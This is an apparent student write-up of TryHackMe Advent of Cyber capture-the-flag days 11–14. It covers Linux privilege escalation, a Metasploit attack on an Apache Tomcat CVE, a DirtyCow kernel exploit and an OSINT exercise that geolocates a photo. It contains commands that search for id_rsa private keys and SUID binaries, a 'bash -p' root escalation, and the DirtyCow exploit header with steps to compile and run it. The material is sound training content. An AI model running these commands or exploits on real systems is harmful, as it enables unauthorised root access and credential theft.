- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 5:

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):


Question 7:

```
root@ip-10-10-118-36:~#
```

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File  Edit  View  Search  Terminal  Help
```

Question 8:



Thought Process/Methodology:


The answer and the explanation for question 1 until 7 all can be found on the tryhackme class's page. For question 8, after connecting to vpn on the kali, run "ssh cmnatic@TARGET IP" and enter the password provided. Run find / -perm -u=s -type f 2>/dev/null to enumerate the machine for executables that have had the SUID permission set. Do bash -p to enter root and use cat /root/flag.txt to get the flag answer.

Day 12- Networking Ready, set, elf.


Tool used: Kali linux, Firefox

Question 1:


Run the nmap



Question 2:




Question 3:



Question 4:

Remember to change the rhost and the lhosts if you are not using the tryhackme attack box



Thought Process/Methodology:

After opening up the kali and firefox (also connected to the vpn). Open terminal and run nmap on the target's ip to find the web version. When to google and search for the apache tomcat's CVE to create a Meterpreter entry onto the machine. After that, setup Metasploit and search for the CVE and interact with it, remember to change the RHOSTS, LHOST and the TARGETURI, then start to exploit or run. After the sessions it created, execute the command shell and use windows command line. Search for the flag1.txt and run type flag1.txt to check the answer.


Day 13-Coal for Christmas

Tool used: Kali linux, Firefox

Solution/Walkthrough:


Question 1

Open terminal,then type nmap ip address




Question 2

Type telnet ip address



Question 3

First we login,then we type bash ,after that we type cat /etc/*release



Question 4

Type ls.Then,type cat cookies_and_milk.txt

```
santa@christmas:~$ ls
christmas.sh  cookies_and_milk.txt
santa@christmas:~$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//**************************************************/
```


Question 5

Go to https://dirtycow.ninja/.Tapview exploit,then tap dirtycow

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
```

Question 6

Type ls.Then type ./dirty.After that,enter new password.Then type su firefart and enter password.After that,type whoami.




Question 7

We type cd /root,then type pwd,then type ls.After that we type cat message_from_the_grinch.txt.Then type ls,then type tree.After that type tree | md5sum.Then type touch coal,then ls,then type tree,then type tree | md5sum.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
└── message_from_the_grinch.txt

0 directories, 2 files
firefart@christmas:~# tre | md5sum
No command 'tre' found, did you mean:
 Command 'tr' from package 'coreutils' (main)
 Command 'te' from package 'interchange' (univers
 Command 'tie' from package 'texlive-binaries' (m
 Command 'trs' from package 'konwert' (main)
 Command 'tee' from package 'coreutils' (main)
 Command 're' from package 're' (universe)
 Command 'tde' from package 'devtodo' (universe)
 Command 'trn' from package 'trn' (multiverse)
 Command 'trn' from package 'trn4' (multiverse)
 Command 'toe' from package 'ncurses-bin' (main)
 Command 'true' from package 'coreutils' (main)
 Command 'trek' from package 'bsdgames' (universe
 Command 'tree' from package 'tree' (universe)
 Command 'tred' from package 'graphviz' (main)
 Command 'the' from package 'the' (universe)
tre: command not found
d41d8cd98f00b204e9800998ecf8427e  -
firefart@christmas:~# tree | md5sum
0c2a59f74bac6414fa276ec07a55df81  -
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

Get it from the text.



The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

We open terminal,then type nmap ip address.We type telnet ip address.Then we login,then we type bash ,after that we type cat /etc/*release.Type ls.Then,type cat cookies_and_milk.txt.After that we type nano dirty.c.We go to https://dirtycow.ninja/.Tap view exploit,then tap dirtycow.Then tap raw.Then copy the content and paste it in the dirty.c.After

that,type gcc -pthread dirty.c -o dirty -lcrypt.After that,type ls.Then type ./dirty.After that,enter new password.Then type su firefart and enter password.After that,type whoami.We type cd /root,then type pwd,then type ls.After that we type cat message_from_the_grinch.txt.Then type ls,then type tree.After that type tree | md5sum.Then type touch coal,then ls,then type tree,then type tree | md5sum.For question 8,we get it from text.


Day 14-OSINT Where's Rudolph?

Tool used: Kali linux, Firefox

Solution/Walkthrough:


Question 1

Go reddit search IGuidetheClaus2020,then tap to the comment and get link.




Question 2

Tap the overview to know where he born




Question 3

Go google search rudolph reindeer creator




Question 4

At the comment,it show that sometimes he use twitter



Question 5

Go google search twitter IGuidetheClaus2020



Question 6

Find it on twitter

Question 7

Save photo.Go google search google reverse image search.Then try one by one the link.

Question 8

We go download the high resolution image on twitter.Then we go upload it on view exif data to get the coordinate.

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

